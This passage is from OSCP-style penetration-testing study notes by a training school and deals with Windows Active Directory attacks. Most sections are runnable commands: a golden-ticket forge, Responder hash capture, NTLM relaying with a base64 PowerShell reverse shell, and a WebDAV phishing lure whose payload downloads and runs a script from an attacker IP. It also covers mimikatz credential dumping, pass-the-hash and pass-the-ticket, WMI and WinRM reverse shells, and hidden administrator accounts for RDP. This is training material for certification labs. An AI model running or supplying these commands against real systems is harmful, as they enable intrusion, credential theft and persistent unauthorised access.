kerberos::golden /sid:S-1-5-21-1987370270-658905905-1781884369
/domain:corp.com /ptt /target:web04.corp.com /service:http
/rc4:4d28cf5252d39971419580a51484ca09 /user:jeffadmin
```

Responder Net-NTLMv2 capture

- Obtain NTLM hashes of accounts by exploiting the Net-NTLMv2 protocol. This is useful when we do not have the privileges to run mimikatz and dump NTLM hashes.

- First we set up a fake SMB server

```
sudo responder -I tun0
```

CYBER PUBLIC SCHOOL

- Then we force the connection from the remote target using a compromised account of which we do not know the NTLM hash

```
dir \\192.168.45.159\test
```

- Finally crack the hash with hashcat or john

```
hashcat -m 5600 paul.hash rockyou.txt
```

Net-NTLM relaying

The idea now is to relay an NTLM info to another windows service. We can do this when we gain access to a user account in a machine, and we want to use its NTLM hash in another machine. If the relayed authentication is from a user with local administrator privileges, we can use it to authenticate and then execute commands over SMB with methods similar to those used by psexec or wmiexec.

We can perform this attack using ntlmrelayx. Notice here is that -t refers to the target we're relaying the NTLM hash to, while -c is for the command to execute. In this case we're executing a powershell reverse shell that was encoded in base64.

```
impacket-ntlmrelayx --no-http-server -smb2support -t 192.168.50.212
-c "powershell -enc JABjAGwAaQBlAG4AdA..."
```

Client-Side

Email phishing attack

- First we install and enable our webdav server

```
pip3 install wsgidav
pip3 install cheroot
sudo wsgidav --host=0.0.0.0 --port=80 --auth=anonymous --root
webdav/
```

- Then we create a config.Library.ms file with the following content. Notice the IP address.

```
<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription
xmlns="http://schemas.microsoft.com/windows/2009/library">
<name>@windows.storage.dll,-34582</name>
<version>6</version>
<isLibraryPinned>true</isLibraryPinned>
<iconReference>imageres.dll,-1003</iconReference>
<templateInfo>
<folderType>{7d49d726-3c21-4f05-99aa-fdc2c9474656}</folderType>
</templateInfo>
<searchConnectorDescriptionList>
<searchConnectorDescription>
<isDefaultSaveLocation>true</isDefaultSaveLocation>
<isSupported>false</isSupported>
<simpleLocation>
<url>http://192.168.45.239</url>
</simpleLocation>
</searchConnectorDescription>
</searchConnectorDescriptionList>
</libraryDescription>
```

- We craft a malicious powershell.lnk that contains our powershell payload. This step has to be done in a windows VM.

```
powershell -c "iex(new-object net.webclient).downloadstring('http://192.168.45.239:1337/Invoke-PowerShellTcp.ps1')"
```

- and we send a malicious body.txt

```
Hi,

please click on the attachment :D
```

- using smtp with swaks

```
swaks -t jim@relia.com --from test@relia.com --attach @config.Library-ms --server 192.168.186.189 --body @body.txt --header "Subject: Staging Script" --suppress-data -ap
```

CYBER PUBLIC SCHOOL

Post-Exploitation / Lateral Movement

Here mainly stuff on windows AD, after we root a machine all the steps we need to take to proceed further and extract all data for the next machine until we get to the domain user.

Linux

Install cronjob to spawn reverse shell every minute at my IP

TODO

Windows

chisel and internal enumeration

- setup chisel tunnel

```
certutil -urlcache -split -f "http://192.168.45.170:1337/chisel64.exe" chisel64.exe
(local kali)    ./chisel server -p 8000 --reverse
(remote window) chisel64.exe client 192.168.45.217:8000 R:socks
```

- enumerate ports

```
proxychains nmap -sT --top-ports=100 -Pn <IP>
```

- enumerate services

```
proxychains crackmapexec smb IP1 IP2 -u USERNAME -p PASSWORD --shares
proxychains crackmapexec winrm IP1 IP2 -u USERNAME -p PASSWORD
proxychains crackmapexec rdp IP1 IP2 -u USERNAME -p PASSWORD
proxychains crackmapexec ssh IP1 IP2 -u USERNAME -p PASSWORD
proxychains crackmapexec smb IP1 IP2 -u USERNAME -H NTLM-HAHSH --shares
```

PsExec

To use this tool we need:

- user that authenticates to the target machine needs to be a part of the Administrators local group.
- ADMIN$ share must be available
- File and Printer Sharing has to be turned on

The last two requirements are met by default settings on modern Windows Server Systems.

—

Pass the NTLM hash of admin to get shell on remote target

- First we dump password with mimikatz

```
./mimikatz64.exe "privilege::debug" "token::elevate" "lsadump:sam"
```

- Then we use the hash with psexec. Notice the format "LMHash:NTHash", where LMHash is set to 0 because we do not use it.

```
impacket-psexec -hashes
00000000000000000000000000000000:7a39311ea6f0027aa955abed1
762964b Administrator@192.168.50.212
```

- Another way is to also use wmiexec

```
impacket-wmiexec -hashes
00000000000000000000000000000000:7a32350ea6f0028ff955abed17
62964b Administrator@192.168.50.212
```

WMI, winRM and evil-winrm

First with WMI (Windows Management Instrumentation), using powershell. The reverse shell here was generated based on the code found in /leo/OSCP/src/branch/main/Reverse%20Shells.

CYBER PUBLIC SCHOOL

```
$username = 'jen';
$password = 'password';
$secureString = ConvertTo-SecureString $password -AsPlaintext -Force;
$credential = New-Object
System.Management.Automation.PSCredential $username,
$secureString;

$Options = New-CimSessionOption -Protocol DCOM
$Session = New-Cimsession -ComputerName 192.168.50.73 -
Credential $credential -SessionOption $Options
$Command = 'powershell -nop -w hidden -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0
ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AH
MALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5AD...
HUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMA
ZQAoACkA';

Invoke-CimMethod -CimSession $Session -ClassName Win32_Process -
MethodName Create -Arguments @{CommandLine =$Command};
```

CYBER PUBLIC SCHOOL

- Then with WinRM, microsoft version of the WS-Management protocol. It uses port 5985 for encrypted HTTPs traffic and port 5986 for plain HTTP.
- winrs works only for domain users. For it to work, the domain user needs to be part of the Administrators or Remote Management Users group on the target host.

```
winrs -r:files04 -u:jen -p:passworddd  "cmd /c hostname & whoami"
```

- To spawn a shell simply do

```
winrs -r:files04 -u:jen -p:Nexus123!  "powershell -nop -w hidden -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0
ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AH
MALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5AD...
HUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHM
AZQAoACkA"
```

—-

- We can also use powershell via the New-PSSession cmdlet

```
$username = 'jen';
$password = 'password';
$secureString = ConvertTo-SecureString $password -AsPlaintext -
Force;
$credential = New-Object
System.Management.Automation.PSCredential $username,
$secureString;

New-PSSession -ComputerName 192.168.50.73 -Credential $credential

Enter-PSSession 1
```

—-

- Finally, we can use evil-winrm, which can be used either with the password (-p) or with the hash (-H)

```
proxychains evil-winrm -i 192.168.243.153 -u administrator -p
Password
proxychains evil-winrm -i 10.10.132.146 -u tom_admin -H
4979f69d4cb77845c075c41cf45f24dc
```

RDP

- Set up RDP by enabling RDP and adding administrator to RDP group

```
%SystemRoot%\sysnative\WindowsPowerShell\v1.0\powershell.exe

# change admin password
$password = ConvertTo-SecureString "test!" -AsPlainText -Force
$UserAccount = Get-LocalUser -Name "Administrator"
$UserAccount | Set-LocalUser -Password $Password

# enable RDP
Set-ItemProperty -Path
'HKLM:\System\CurrentControlSet\Control\Terminal Server' -name
"fDenyTSConnections" -value 0
Enable-NetFirewallRule -DisplayGroup "Remote Desktop"

# add administrator to RDP group
net localgroup "Remote Desktop Users" "Administrator" /add

# connect to rdp
xfreerdp  /u:Administrator /p:"test!" /v:192.168.236.121
```

- Set up RDP by creating a new user for RDP

```
$password = ConvertTo-SecureString "test!" -AsPlainText -Force
New-LocalUser "test" -Password $password -FullName "test" -
Description "test"
Add-LocalGroupMember -Group "Administrators" -Member "test"
net localgroup "Remote Desktop Users" "test" /add
```

- Enabled RDP remotely (first we open the port and configure the server, then we create a new user)

```
Set-ItemProperty -Path
'HKLM:\System\CurrentControlSet\Control\Terminal Server'-name
"fDenyTSConnections" -Value 0
Enable-NetFirewallRule -DisplayGroup "Remote Desktop"
Set-ItemProperty -Path
'HKLM:\System\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp' -name "UserAuthentication" -Value 1

$password = ConvertTo-SecureString "vau!XCKjNQBv3$" -AsPlainText -
Force
New-LocalUser "test" -Password $password -FullName "test" -
Description "test"
Add-LocalGroupMember -Group "Administrators" -Member "test"
net localgroup "Remote Desktop Users" "test" /add
```

pass the hash

CYBER PUBLIC SCHOOL

This technique requires an SMB connection through the firewall (commonly port 445) and the Windows File and Printer Sharing feature to be enabled. This lateral movement technique also requires the admin share called ADMIN$ to be available. These requirements are common in internal enterprise environments. This type of lateral movement typically requires local administrative rights.

- The basic idea is that the attacker connects to the victim using the Server Message Block (SMB) protocol and performs authentication using the NTLM hash. Note that PtH uses the NTLM hash legitimately. However, the vulnerability lies in the fact that we gained unauthorized access to the password hash of a local administrator.

We can use various tools such as:

- **crackmapexec**

```
crackmapexec smb 192.168.242.147 -u web_svc -H
820d6348890893116990101307197052
```

- **evil-winrm**

```
proxychains evil-winrm -i 192.168.243.153 -u administrator -p
Password
```

CYBER PUBLIC SCHOOL

- **impacket-psexec**

```
impacket-psexec -hashes
00000000000000000000000000000000:7a38310ea6f0038ee955abed1
762964b Administrator@192.168.50.212
```

- **impacket-wmiexec**

```
impacket-wmiexec -hashes
00000000000000000000000000000000:7a38310ea6f0038ee955abed1
762964b Administrator@192.168.50.212
```

overpass the hash

With overpass the hash, we can "over" abuse an NTLM user hash to gain a full Kerberos Ticket Granting Ticket (TGT). Then we can use the TGT to obtain a Ticket Granting Service (TGS).

The idea is to turn the NTLM hash into a Kerberos ticket and avoid the use of NTLM authentication. A simple way to do this is with the sekurlsa::pth command from Mimikatz**.**

```
sekurlsa::pth /user:jen /domain:corp.com
/ntlm:369def79d8372419bf6e93364cc93075 /run:powershell
```

At this point, we have a new PowerShell session that allows us to execute commands as jen. We can then access various services and have Kerberos generate for us a TGT and a TGS, thus converting an NTLM hash into a Kerberos TGT. We can then use this ticket into various tools, such as the official PsExec application from microsoft, which does not accept password hashes**.**

CYBER PUBLIC SCHOOL

pass the ticket

The Pass the Ticket attack takes advantage of the TGS, which may be exported and re-injected elsewhere on the network and then used to authenticate to a specific service. If the service tickets belong to the current user, then no administrative privileges are required.

- First we export all TGT/TGS tickets from memory within the jen session using the command sekurlsa::tickets /export. This command parses the LSASS process space in memory in order to look for any TGT/TGS, which are saved to disk in the kirbi mimikatz format.

```
PS C:\Windows\system32> whoami
corp\jen
```

```
mimikatz # privilege::debug
...
mimikatz # sekurlsa::tickets /export
```

- We can then pick any ticket and inject it through mimikatz via the kerberos::ptt command

```
kerberos::ptt [0;12bd0]-0-0-40810000-dave@cifs-web04.kirbi
```

- and now we can run klist in order to print the current available tickets

```
klist
```

TODO DCOM

TODO Golden ticket

TODO Shadow copies

Reporting

Offensive Security Exam Report Template in Markdown

I created an Offensive Security Exam Report Template in Markdown so LaTeX, Microsoft Office Word, LibreOffice Writer are no longer needed during your Offensive Security OSCP Exam !

Now you can be efficient and faster during your exam report redaction!

- 🚀 Speed up writing, don't lose time during the 24 hours of exam report redaction
- ★ No formatting hassle with WYSIWYG editors, byebye unwanted whitespaces and linefeeds from Microsoft Office Word and LibreOffice Writer

- Re-use your Markdown notes, you'll be so glad not having to reformat the bold and italic from your Markdown notes into the report
- Version control ready, save your markdown template into a PRIVATE git repository, you now have an incremental backup, version control works with Markdown (.md) as it's text but not with binaries (.doc, .odt)
- Use your favorite editor or note taking app, with Markdown you'll be able to use your favorite editor (VSCode, Atom, etc.) or note taking app (Vnote, QOwnNotes, Boostnote, etc.) to write your exam report, you won't have to switch to Windows to use MS Word.
- Clean & professional style, a professional looking report for your professional certification
- Error free, use the generation script to generate the report and archive, you won't do any submission format and name mistake that way


CYBER PUBLIC SCHOOL

Contacts us

https://cyberpublicschool.com/

https://www.instagram.com/cyberpublicschool/

Phone no.: +91 9631750498 India
+61 424866396 Australia



Our Successful Oscp Student.